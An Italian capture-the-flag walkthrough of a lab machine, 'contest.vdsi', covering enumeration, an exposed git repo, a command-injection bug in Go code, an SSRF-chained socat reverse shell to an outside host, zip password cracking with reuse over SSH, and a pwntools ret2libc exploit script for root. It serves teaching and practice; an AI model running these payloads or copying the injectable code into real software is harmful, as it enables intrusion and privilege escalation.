

# Report - contest.vdsi

## Nmap-ricerca porte aperte

```
(marco@T14)-[~]
$ nmap -sC -sV 172.16.164.140 -p- -A
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-18 09:16 CEST
Nmap scan report for 172.16.164.140
Host is up (0.0028s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 88:a2:6d:69:e1:7d:01:d2:36:f9:26:be:1f:1d:04:32 (RSA)
|_ 256 44:ee:d8:1e:5b:1b:52:f6:35:49:ce:46:43:98:e4:6e (ECDSA)
|_ 256 7c:07:67:91:e2:32:9e:55:ec:14:3e:b6:bb:94:39:fe (ED25519)
80/tcp    open  http     nginx/1.18.0 (Ubuntu)
|_ http-title: Animal contest
|_ http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.14 seconds
```

Possiamo vedere che sulla macchina è hostato un sito web. Per accedere al sito inserisco contest.vdsi nel mio file hosts.

## Ricerca vhost

Utilizzando gobuster, cerco i vhost:

```
(marco@T14)-[~]
$ gobuster vhost -u contest.vdsi -w /usr/share/wordlists/Discovery/DNS/subdomains-top1million-5000.txt
--append-domain

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://contest.vdsi
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:    gobuster/3.5
[+] Timeout:      10s
[+] Append Domain: true

2023/07/18 09:20:45 Starting gobuster in VHOST enumeration mode

Found: upload.contest.vdsi Status: 200 [Size: 2075]
Found: register.contest.vdsi Status: 200 [Size: 510]
Progress: 2852 / 4990 (57.15%)

2023/07/18 09:20:46 Finished
```

trovo due vhost, upload e register. li inserisco entrambi nel mio file hosts.

Prima di aprire i siti enumero le directory in entrambi i vhost.

```

(marco@T14)-[~]
$ gobuster dir -u upload.contest.vdsi -w /usr/share/wordlists/Discovery/Web-Content/common.txt -t 30 -x php,tar,zip,txt
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://upload.contest.vdsi
[+] Method: GET
[+] Threads: 30
[+] Wordlist: /usr/share/wordlists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.5
[+] Extensions: zip,txt,php,tar
[+] Timeout: 10s

2023/07/18 09:23:44 Starting gobuster in directory enumeration mode

/static (Status: 301) [Size: 178] [→ http://upload.contest.vdsi/static/]
/upload (Status: 200) [Size: 946]
/uploads (Status: 301) [Size: 224] [→ http://upload.contest.vdsi/uploads/]
Progress: 23198 / 23580 (98.38%)

2023/07/18 09:23:58 Finished

```

```

(marco@T14)-[~]
$ gobuster dir -u register.contest.vdsi -w /usr/share/wordlists/Discovery/Web-Content/common.txt -t 30 -x php,tar,zip,txt --exclude-length 510
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://register.contest.vdsi
[+] Method: GET
[+] Threads: 30
[+] Wordlist: /usr/share/wordlists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] Exclude Length: 510
[+] User Agent: gobuster/3.5
[+] Extensions: txt,php,tar,zip
[+] Timeout: 10s

2023/07/18 09:25:24 Starting gobuster in directory enumeration mode

/.git/config (Status: 200) [Size: 92]
/.git/HEAD (Status: 200) [Size: 23]
/.git (Status: 301) [Size: 41] [→ /.git/]
/.git/logs/ (Status: 200) [Size: 63]
/.git/index (Status: 200) [Size: 3724]
/build (Status: 301) [Size: 42] [→ /build/]
/css (Status: 301) [Size: 40] [→ /css/]
/render/https://www.google.com.txt (Status: 301) [Size: 68] [→ /render/https://www.google.com.txt]
/render/https://www.google.com (Status: 301) [Size: 64] [→ /render/https://www.google.com]
/render/https://www.google.com.php (Status: 301) [Size: 68] [→ /render/https://www.google.com.php]
/render/https://www.google.com.zip (Status: 301) [Size: 68] [→ /render/https://www.google.com.zip]
/render/https://www.google.com.tar (Status: 301) [Size: 68] [→ /render/https://www.google.com.tar]
Progress: 22999 / 23580 (97.54%)

2023/07/18 09:25:30 Finished

```

Nel vhost register c'è una repo git! utilizzando git-dumper la scarico e la osservo per vedere se trovo qualcosa di interessante


Nell'inserimento dei partecipanti, per caricare le caratteristiche dell'animale viene utilizzato il seguente comando:

```


func loadCharacter(species string) string {
    cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
    stdoutStderr, err := cmd.CombinedOutput()
    if err != nil {

```

Provo ad inserire un comando in species con burp:



ma ottengo questo errore:



Dalla pagina upload, vedo che posso caricare una immagine anche da url. Posso usare questa funzione per mandare una richiesta da localhost alla pagina per registrare un nuovo animale.

mandando questa richiesta ottengo una shell:

```

.2 Accept-Language: en-US,en;q=0.9
.3 Connection: close
.4
.5 url=
  http://register.contest.vdsi/api/animal/register?name=test%26species%3dcat+|+socat+TCP%3a172.16.164.1%3a1337+EXEC%3abash&remote=1

```

nella cartella /var/backups trovo un file zip che ha una password. Provo a crackarla con fcrackzip:

```

(marco@T14)-[~/Desktop/2app/backups]
$ fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt backup.zip

PASSWORD FOUND!!!!: pw = Orangebob2

```

osservando /etc/passwd trovo l'utente bob  
provo la password dello zip sull'utente bob via ssh, e funziona.

```

bob@contest:~$ whoami
bob
bob@contest:~$

```

facendo sudo -l vedo che bob può eseguire /opt/start\_server.sh. Questo script non fa altro che eseguire l'eseguibile winner e darlo a socat, che si mette in ascolto sulla porta 1234

copiandomi l'eseguibile sulla mia macchina (senza ASLR) riesco a ottenere una shell usando ret2libc.

```

(marco@T14)-[~/Desktop/2app/winner]
$ python3 exploit.py
[+] Starting local process './winner': pid 35939
[*] Switching to interactive mode
Enter the name of the contest winner:
The winner is: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
xb0\xc7\xc4\xf7BEEF\xaa_\xdb\xf7
$ whoami
marco
$

```

Per far funzionare l'exploit sulla macchina remota dovrò utilizzare un metodo bruteforce, per indovinare l'indirizzo base di libc.

Utilizzando il seguente script:

```
from pwn import *

elf = ELF("./winner", checksec=False)
libc = ELF("libc_target", checksec=False)
context.binary = elf

offset = 88

sh_offset = next(libc.search(b"/bin/sh"))

system_offset = libc.symbols["system"]
exit_offset = libc.symbols["exit"]

while True:
    libc_base = 0xf7dab000

    payload = b""
    payload += p32(libc_base + system_offset)
    payload += p32(libc_base + exit_offset)
    payload += p32(libc_base + sh_offset)

    exploit = b"A" * offset + payload

    sshConn = ssh(host='172.16.164.140', user='bob', password='Orangebob2')

    process = sshConn.run('/opt/winner')

    process.sendline(exploit)
    recv = process.recvuntil(b'$ ', timeout=1)
    if recv != b'':
        process.interactive()
```

ottengo una shell come bob.

per ottenere una shell root, è necessario eseguire lo stesso script, ma inviando il suo output al listener sulla porta 1234